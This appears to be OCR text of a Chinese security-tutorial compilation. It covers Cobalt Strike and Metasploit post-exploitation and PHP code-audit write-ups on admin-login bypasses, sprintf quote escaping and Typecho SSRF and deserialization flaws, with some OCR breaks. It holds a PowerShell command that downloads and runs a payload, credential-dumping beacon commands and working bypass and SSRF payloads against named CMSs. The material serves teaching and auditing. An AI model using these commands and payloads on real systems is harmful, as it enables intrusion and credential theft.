
windows/foreign/reverse_https

windows/foreign/reverse_tcp

其中 windows/beacon 是 Cobalt Strike 自带的模块，包括 dns、http、https、smb 四种方式的监听器，windows/foreign 为外部监听器，即 msf 或者 Armitage 的监听器。选择监听器以后，host 会自动填写我们开启服务时的 ip，配置监听端口，然后保存，监听器就创建好了。



在创建好监听器，接下来就需要配置我们的客户端了，Cobalt Strike 提供了多种包括攻击方式，在这里我们使用 Powershell 进行攻击。



powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.3.83:8888/a'))"


当我们在目标靶机运行上面这条 Powershell 之后，我们的 Cobalt Strike 客户端就会监听到我们的反弹链接，我们就可以看到已经有目标机上线。

```
beacon> help

Beacon Commands
===============

    Command                 Description
    -------                 -----------
    browserpivot            Setup a browser pivot session
    bypassuac               Spawn a session in a high integrity process
    cancel                  Cancel a download that's in-progress
    cd                      Change directory
    checkin                 Call home and post data
    clear                   Clear beacon queue
    covertvpn               Deploy Covert VPN client
    desktop                 View and interact with target's desktop
    dllinject               Inject a Reflective DLL into a process
    download                Download a file
    downloads               Lists file downloads in progress
    drives                  List drives on target
    elevate                 Try to elevate privileges
    execute                 Execute a program on target
    exit                    Terminate the beacon session
    getsystem               Attempt to get SYSTEM
    getuid                  Get User ID
    hashdump                Dump password hashes
    help                    Help menu
    inject                  Spawn a session in a specific process
    jobkill                 Kill a long-running post-exploitation task
    jobs                    List long-running post-exploitation tasks
    kerberos_ccache_use     Apply kerberos ticket from cache to this session
    kerberos_ticket_purge   Purge kerberos tickets from this session
    kerberos_ticket_use     Apply kerberos ticket to this session
    keylogger               Inject a keystroke logger into a process
    kill                    Kill a process
    link                    Connect to a Beacon peer over SMB
    logonpasswords          Dump credentials and hashes with mimikatz
    ls                      List files
    make_token              Create a token to pass credentials
    mimikatz                Runs a mimikatz command
    mkdir                   Make a directory
    mode dns                Use DNS A as data channel (DNS beacon only)
    mode dns-txt            Use DNS TXT as data channel (DNS beacon only)
    mode http               Use HTTP as data channel
    mode smb                Use SMB peer-to-peer communication
    net                     Network and host enumeration tool
    note                    Assign a note to this Beacon
    portscan                Scan a network for open services
    powershell              Execute a command via powershell
    powershell-import       Import a powershell script
    ps                      Show process list
    psexec                  Use a service to spawn a session on a host
    psexec_psh              Use PowerShell to spawn a session on a host
    pth                     Pass-the-hash using Mimikatz
    pwd                     Print current directory
    rev2self                Revert to original token
    rm                      Remove a file or folder
    rportfwd                Setup a reverse port forward
    runas                   Execute a program as another user
    screenshot              Take a screenshot
    shell                   Execute a command via cmd.exe
    sleep                   Set beacon sleep time
    socks                   Start SOCKS4a server to relay traffic
    socks stop              Stop SOCKS4a server
    spawn                   Spawn a session
    spawnas                 Spawn a session as another user
    spawnto                 Set executable to spawn processes into
    steal_token             Steal access token from a process
    timestomp               Apply timestamps from one file to another
    unlink                  Disconnect from parent Beacon
    upload                  Upload a file
    wdigest                 Dump plaintext credentials with mimikatz
    winrm                   Use WinRM to spawn a session on a host
    wmi                     Use WMI to spawn a session on a host
```


0x04 与 msf 进行联动

cs 获得了一个上线机器，想把这个机器丢给 msf 中的 meterpreter 获得一个 session 进行控制


这里我们已经获得了一个上线机器。




在 msf 上执行下面的命令：



之后使用 Cobalt Strike 创建一个 windows/foreign/reverse_tcp Listener，其中 ip 为 msf 的 ip 地址，端口为 msf 所监听的端口，



然后选中计算机，右键->Spawn:选择刚刚创建的监听器：



这个时候我们可以看到，msf 上的监听已经上线，我们可以进行我们想要的一些操作了。


```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 192.168.3.72:5555
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.3.102
[*] Meterpreter session 1 opened (192.168.3.72:5555 -> 192.168.3.102:49541) at 2017-12-24 11
:31:55 +0800

msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                              Connection
  --  ----                   -----------                              ----------
  1   meterpreter x86/win32  WIN-ULUC6MBDQJ9\Isron @ WIN-ULUC6MBDQJ9  192.168.3.72:5555 -> 1
92.168.3.102:49541 (192.168.3.102)

msf exploit(handler) >
```


msf 获得了一个 meterpreter 的 session，想把 session 传给 cs

这里我们已经获得了一个 meterpreter 的 session

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:00:4c:9f
MTU          : 1500
IPv4 Address : 192.168.3.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3ce6:e0f8:5430:7446
IPv6 Netmask : ffff:ffff:ffff:ffff::
```



在 CS 中创建一个监听者，和上一步类似，这里 host 需要修改为 CS 客户端 IP，创建好之后我们便监听着 6666 端口，等待着被控机连接。



此时我们切换到 meterpreter 中:


```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/payload_inject
msf exploit(payload_inject) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf exploit(payload_inject) > set lhost 192.168.3.103
lhost => 192.168.3.103
msf exploit(payload_inject) > set lport 6666
lport => 6666
msf exploit(payload_inject) > set session 1
session => 1
msf exploit(payload_inject) > exploit

[-] Handler failed to bind to 192.168.3.103:6666
[*] Started HTTP reverse handler on http://0.0.0.0:6666
[*] Running module against WIN-ULUC6MBDQJ9
[-] PID  does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/meterpreter/reverse_http' for PID 7020
[*] Exploit completed, but no session was created.
msf exploit(payload_inject) >
```


此时机器便已成功从 cs 成功上线，可以进行各种姿势的操作。



cs 获得了一个上线机器，想把这个机器丢给 msf 中继续进行渗透

根据上线的肉鸡，可以使用 SOCKS 代理



配置 proxychains.conf，添加 socks4 127.0.0.1 32557，然后就可以通过 proxychains 使用各种工具做内网渗透了。

总结

Cobalt Strike 还有很多的奇淫技巧，这里只是简单的描述了一下用法，大家可以搭建环境动手玩一玩，可能会了解到更多的玩法和乐趣。

代码审计

代码审计是保证应用安全的一个重要环节，通过白盒的方式来找出代码中可能存在的安全问题，在上线前将安全问题消灭掉，目前使用 java 开发 web 应用的项目越来越多，熟悉 java 语言，研究相关代码可能存在的安全漏洞，学习代码审计技巧是非常有用的，大多数的大厂对于 java 代码审计工程师的需求都不少。

做代码审计本身门槛是比较高的，除了对 web 安全漏洞非常熟悉以外，还要对不同语言开发的项目熟悉，比如架构、语言特性、安全特性等。

PHP 开源程序中常见的后台绕过方法总结

原创： spoock 信安之路 2017-09-12

最近审计了几个开源的 PHP 源程序，发现都存在后台程序绕过的问题，而且绕过的方式均不相同，写篇总结一下。初步地将绕过方式分为了三个层次： 1. 后台缺乏验证代码 2. 后台验证代码不严谨 3. 变量覆盖漏洞导致后台验证失效

以下就几个我审计过的 PHP 源程序进行说明。

后台缺乏验证

比如在 axublog 1.0.2 中后台存在一个验证管理员登录的函数 chkadcookie()。但是在后台的 ad/art.php 中并没有 chkadcookie(),因而就造成了越权访问。

这种漏洞的原理也比较简单，一般情况下是经验不足的开发者漏掉了验证函数，这种漏洞目前已经比较少了。

后台验证代码不严谨

这个漏洞的出现情况是最多的，出现的情况也是千奇百怪。

axublog 后台验证函数绕过

验证方式

在 axublog 中的后台验证函数是 chkadcookie(),代码如下：

```
function chkadcookie() {

    @$file = "../cache/txtchkad.txt";            //定义文件

    @$fp = fopen($file, "r");                    //以写入方式打开文件

    @$txtchkad = fread($fp, 4096);               //读取文件内容

    $txtchkad2 = str_replace(@$_COOKIE["chkad"], '', $txtchkad);

    if (@$_SESSION["chkad"] == '' && @$_COOKIE["chkad"] == '') {
```

```
        header("Content-type:text/html; charset=utf-8");

        echo '<div id=redmsg>请<a href="login.php">登录</a>。。。</div><script>tiao();</script>';

        exit;

    }

    if ($txtchkad == $txtchkad2) {

        header("Content-type:text/html; charset=utf-8");

        echo '<div id=redmsg>请<a href="login.php">登录</a>。。。</div><script>tiao();</script>';

        exit;

    }// 记录当前登录的用户 function loginpass($str) {

    $txtchkad = $_SERVER['HTTP_USER_AGENT'] . '_' . $_SERVER['REMOTE_ADDR'] . '_' .
$date;

    $file = "../cache/txtchkad.txt";            //定义文件

    if (file_exists($file)) {

        $txt = file_get_contents($file);

        $txt = $txtchkad . "\r\n" . $txt;

    }

    file_put_contents($file, $txt);}
```

分析代码发现非常有趣的问题：

1. txtchkad.txt 文件中记录的是客户端的

$_SERVER['HTTP_USER_AGENT'] . '_' . $_SERVER['REMOTE_ADDR'] . '_' . $date

其中只有$date 我们是无法知道，而 UA 和 REMOTE_ADDR 都是客户端可控的。

2. *$txtchkad2 = str_replace(@$_COOKIE["chkad"], '', $txtchkad);($txtchkad == $txtchkad2)* 的验证逻辑是如果在 COOKIE 中出现了在 txtchkad.txt 中的值，那么就认为是登录的。这样的验证逻辑明显存在很大的问题。

问题很明显，既然我们知道了 txtchkad.txt 中的内容，同时 COOKIE 也是我们可控的，那么我们就可以绕过了。

绕过验证

只需要将 COOKIE 中的 chkad 设置为_就可以绕过后台的登录了。

zzcms 的后台验证函数绕过

验证方式

在 zzcms 中的后台验证代码如下：

```
if (isset($_SESSION["admin"]) && isset($_SESSION["pass"])) {

    $sql = "select * from zzcms_admin where admin='" . $_SESSION["admin"] . "'";

    $rs = query($sql) or showmsg('查寻管理员信息出错');

    $ok = is_array($row = fetch_array($rs));

    if ($ok) {

        if ($_SESSION["pass"] != $row['pass']) {

            showmsg('管理员密码不正确，你无权进入该页面', '/admin/login.php');

        }

    } else {

        showmsg('管理员已不存在，你无权进入该页面', '/admin/login.php');
```

```
}} else {

session_write_close();

echo("<script>top.location.href = '/admin/login.php';</script>");}?>
```

可以发现如果 SESSION 中不存在 admin 和 pass 就会跳转到登录代码，跳转代码是

```
echo("<script>top.location.href = '/admin/login.php';</script>");
```

通过前台的 JS 进行跳转，但是后面没有立即 exit()，导致后面的代码仍然是可以执行的，所以这种验证方式也无用的。

绕过方式

绕过方式非常地简单，在浏览器段禁用 JS 代码就可以了。

变量覆盖漏洞导致后台验证失效

beescms 的后台验证函数绕过

验证方式

检查登录的函数 is_login()的代码为：

```
function is_login() {

if ($_SESSION['login_in'] == 1 && $_SESSION['admin']) {

if (time() - $_SESSION['login_time'] > 3600) {

login_out();

} else {

$_SESSION['login_time'] = time();

@session_regenerate_id();
```

```
    }
    return 1;
} else {
    return 0;
}
```

正常情况下，如果用户无法控制 SESSION 中的值，上述代码是没有问题的。

但是后来分析发现，基本所有的文件都会引入 includes/init.php 文件，其中有代码：

```
session_start();$_COOKIE = fl_value($_COOKIE);$_GET = fl_value($_GET);@extract($_POST);@extract($_GET);@extract($_COOKIE);function fl_value($str) {
    if (empty($str)) {
        return;
    }
    return preg_replace('/select|insert | update | and | in | on | left | joins | delete |\%|=|\/\*|\*|\.\.\/|\.\/| union | from | where | group | into |load_file|outfile/i', '', $str);}
```

上述的代码中并没有对$_POST 使用 fl_value()函数进行过滤，但又使用了 extract() 这样的函数，所以就可以通过发送 POST 参数覆盖掉 SEESION 中的值，从而绕过验证了。

绕过方式

绕过方式很简单，访问一个页面，发送 POST 请求如下：

```
index.php

POST:_SESSION[login_in]=1&_SESSION[admin]=1&_SESSION[login_time]=99999999999
```

此时就成功地创建了 SESION 变量，包括$SESSION[loginin]=1、$_SESSION[admin]=1、SESSION[logintime]=99999999999。之后访问管理员页面，就可以成功地登录了。

总结

刚开始学习代码审计，发现这些问题都很有趣，于是总结了一下，当然后台绕过的方式估计还有其他的类型，也希望各位师傅们能够多多指教。

PHP 代码审计-sprintf 函数中的安全问题

原创： Phorse 信安之路 2017-09-19

看到一篇 WorldPress 注入漏洞分析，其中 sprintf 单引号逃逸的思路很巧妙，在此对这类函数做一些简单的测试和总结。

sprintf & vsprintf

sprintf 是以一种规定的格式对不同的数据进行拼接，并将拼接结果返回，它并不像 C 语言里的 printf 一样直接输出，而是需要另外的输出函数，如 echo 将返回的结果输出出来。sprintf 的用法可以在 w3school 的介绍中查看。至于 vsprintf 除了传参的时候使用了数组，其余的与 sprintf 一样。

自动类型转换

首先要注意的就是，sprintf 的自动类型转换功能。当按照某一格式输出时，遇到第一个非本格式的字符就会自动截断后面的字符。测试代码：

```
<?php
  $str = '788 1and 1=1';
  echo sprintf('output is %d',$str);
  ?>
```

输出结果为：

可以看到，当检测到第一个不属于%d 类型的空格时，就会自动地去进行截断。所以从程序员的角度来讲，很容易忘记对%d 输入的数据进行强制的类型转换，因为即使不手动转换，程序也能正常运行。所以这一承载着危险 payload 的变量就很可能被保留了下来，进入了下一步操作。就像 WP 的 SQLi 漏洞一样。

吞噬单引号

sprintf 的第一个参数 format 的语法为（PS：使用了[]对每个元素进行分隔） 必须，百分号%可选,美元符号$和单引号'可选，长度百分号为识别符，被认为是特定匹配模式的开始;后面的数字是从模式参数后面的第 n 个参数输入数据；美元符号和后面的单引号是开启 padding 模式（字符填充）的标识，紧跟在$'后面的是用来填充的字符；长度则为规定的输入数据长度，如果数据足够的话无效，如果数据不够的话就使用$'后面的填充字符进行填充；最后的为数据类型 s 表示字符串，d 表示整数测试代码：

```
<?php
$str = '788 1and 1=1';
echo sprintf('output is %d hello',$str).'<br>';
echo sprintf('output is %s hello',$str).'<br>';
echo sprintf('output is %20s hello',$str).'<br>';
echo sprintf('output is %1\'#20s\' hello',$str).'<br>';
echo sprintf('output is %1$\'#20s\' hello',$str).'<br>';
echo sprintf('output is %1$\' aand 1=1',$str).'<br>';
?>
```

其中 \' 的作用与 ' 是一样的，这里因为是单引号包裹的字符串，所以需要对字符串中的单引号进行转义


不加 $ 的话只会吞掉单引号，但却无法正常带入参数 $' 两个都存在的话，被理解为开启 padding 模式（补齐模式），所以这个单引号就被吞掉了，导致了单引号的逃逸。最后一种模式会吞掉单引号后面的两个字符，同样导致单引号溢出

未知类型吞噬斜杠

%d 为整数，%s 为字符串，但%y 是没有规定的格式。但如果在 sprintf 中使用%y 的话，并不会报错而是输出空，所以可以利用这个特性吞掉反转义符

```
<?php
$str = '788 1and 1=1';
echo sprintf('output is %y hello',$str).'<br>';
$sql1 = "select * from user where username = '%1$\' and 1=1#' and password='%s';";
$sql2 = "select * from user where username = '\' and 1=1#' and password='%s';";
$args = "admin";
echo sprintf( $sql1, $args).'<br>' ;
echo sprintf( $sql2, $args) ;
?>
```

结果：



总结

除此之外还有宽字节吞掉单引号，substr 吞掉单引号，在 cms 不断成熟，db 类使用逐渐规范的今天，了解一些吞噬单引号的技巧对于审计工作来说非常重要。

漏洞分析之 Typecho 二连爆

原创： Ph0rse 信安之路 2017-10-30

这段时间 Typecho 在十几天之内连续爆了两个最高可 getshell 的洞，先是 SSRF 可打内网，再是反序列化直接前台 getshell ……安全性这方面堪忧……

跟着师傅们的文章，简单地分析一下这两次漏洞，第二个反序列化的洞的溯源思路值得学习一波~

虽然很多大号都分析过这个漏洞，写的也很详细，我作为一个初学者自己分析学习一下也是很有必要的，官方人员已经对这些漏洞进行的及时的修补并且推出了最新的版本，如果有用到这个博客的同学赶紧升级。

Typecho 1.0 (14.10.10) —— SSRF 可打内网

0x01 漏洞原理

首先是显示了“源地址服务器错误”的报错，经过全局搜索发现报错是位于 var/Widget/XmlRpc.php 的 2046 行的 pingbackPing 函数

```
CODE: [ php ]
    /** 检查源地址是否存在*/
    if (!($http = Typecho_Http_Client::get())) {
        return new IXR_Error(16, _t('源地址服务器错误'));
    }
```

信安之路

调用了 get 方法，如果失败则返回“源地址服务器错误”的报错，我们跟进 get 方法看一下，大致意思是调用实例化 *var/Typecho/Http/Adapter/* 目录下的 *Typecho_Http_Client_Adapter_Curl* 类和 *Typecho_Http_Client_Adapter_Socket* 类，分别位于 Curl.php 和 Socket.php 文件中。如果 Curl 存在就使用 Curl 的 curl_setopt 函数打开资源，否则使用 Socket 的 fsockopen 函数打开资源，这两种方式都是打开资源的一种方式?

一般来说 Curl 都是存在的，所以我们继续回到 var/Widget/XmlRpc.php 的 2046 行的 pingbackPing 函数，向下看：

$http->setTimeout(5)->send($source);

直接在 Curl.php 和 Sockt.php 中是找不到 send 函数的，send 函数是在这两个类继承的 *Typecho_Http_Client_Adapter* 类中在 *var/Typecho/Http/Client/Adapter.php* 中的第 300 行可以看到 send 函数：

第 338 行，*$response = $this->httpSend($url);* 调用了本类的 httpSend 函数，转向 *var/Typecho/Http/Client/Adapter/Curl.php* 中第 41 行开始，一直到 51 行，都没有对传入的 url 进行检测，到 51 行后：

```
51          curl_setopt($ch, CURLOPT_URL, $url);
52          curl_setopt($ch, CURLOPT_PORT, $this->port);
53          curl_setopt($ch, CURLOPT_HEADER, true);
54          curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
55          curl_setopt($ch, CURLOPT_FRESH_CONNECT, true);
56          curl_setopt($ch, CURLOPT_TIMEOUT, $this->timeout);
57
58          curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, f
59          curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
```


于是一个 SSRF 漏洞产生了

0x02 漏洞利用

这里还是跟着 JoyChou 表哥的思路

我们先看一下业务的逻辑，位于 var/Widget/XmlRpc.php 的 2046 行的 pingbackPing 函数：

```
CODE: [ php ]
    if (!($http = Typecho_Http_Client::get())) {
        return new IXR_Error(16, _t('源地址服务器错误'));
    }
    try {
        $http->setTimeout(5)->send($source);
        $response = $http->getResponseBody();

        if (200 == $http->getResponseStatus()) {

            if (!$http->getResponseHeader('x-pingback')) {
                preg_match_all("/<link[^>]*rel=[\"']([^\"']*)[\"'][^>]*href=[\"']([^\"']*)[\"'][^>]*>/i",
                               $response, $out);
                if (!isset($out[1]['pingback'])) {
                    return new IXR_Error(50, _t('源地址不支持PingBack'));
                }
            }
        } else {
            return new IXR_Error(16, _t('源地址服务器错误'));
        }
    } catch (Exception $e) {
        return new IXR_Error(16, _t('源地址服务器错误'));
    }
```


如果实例化类失败，返回 '源地址服务器错误'，如果探测成功，并且返回码

为 200 则返回 '源地址不支持 PingBack ' ，如果探测成功，但返回码不是 200 ，则返回 '源地址服务器错误'

所以我们探测端口主要就是通过返回码 200 这个地方。

利用一：端口检测

根据回显的不同，检测端口是否开启

payload：

```
curl "https://目标 IP/action/xmlrpc" -d
'<methodCall><methodName>pingback.ping</methodName><params><param><value><string>htt
p://127.0.0.1:2222</string></value></param><param><value><string>joychou</string></value></
param></params></methodCall>'
```

如果端口开启，则返回“源地址不支持 PingBack ”，如果端口没有开启，则返回“源地址服务器错误”

利用二：攻击 Redis

利用 Redis 默认空密码的特性，直接打内网，一般大站才会用 Redis

Typecho20171013 前台 Getshell

一处反序列化导致的任意函数执行（可以执行代码和命令），据说是后门，因为找不到这出反序列化的用处

0x01 测试环境

Typecho-1.1-15.5.12-bete

PHP-5.5.9

Apache 2.4.7

Ubuntu

0x02 漏洞原理

这是一个反序列化的漏洞

先引用 Th1s 师傅的一段话：

反序列化漏洞的利用有两个条件：

① 进行反序列化的字符串可控

② 有可利用的 pop 链

首先看反序列化的可控字符串来源

发生在程序根目录下 install.php 的第 229 行

```
CODE: [ php ]
    <?php
                $config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
                Typecho_Cookie::delete('__typecho_config');
                $db = new Typecho_Db($config['adapter'], $config['prefix']);
                $db->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);
                Typecho_Db::set($db);
     ?>
```


很突兀的一端代码（这也是被认为是后门的原因），直接接收 cookie 里的 __config 参数，然后进行 base64 解码进行反序列化

同时我们需要满足一些条件才可以控制数据，在 59 - 77 行

```
CODE: [ php ]
if (!isset($_GET['finish']) && file_exists(__TYPECHO_ROOT_DIR__ . '/config.inc.php')
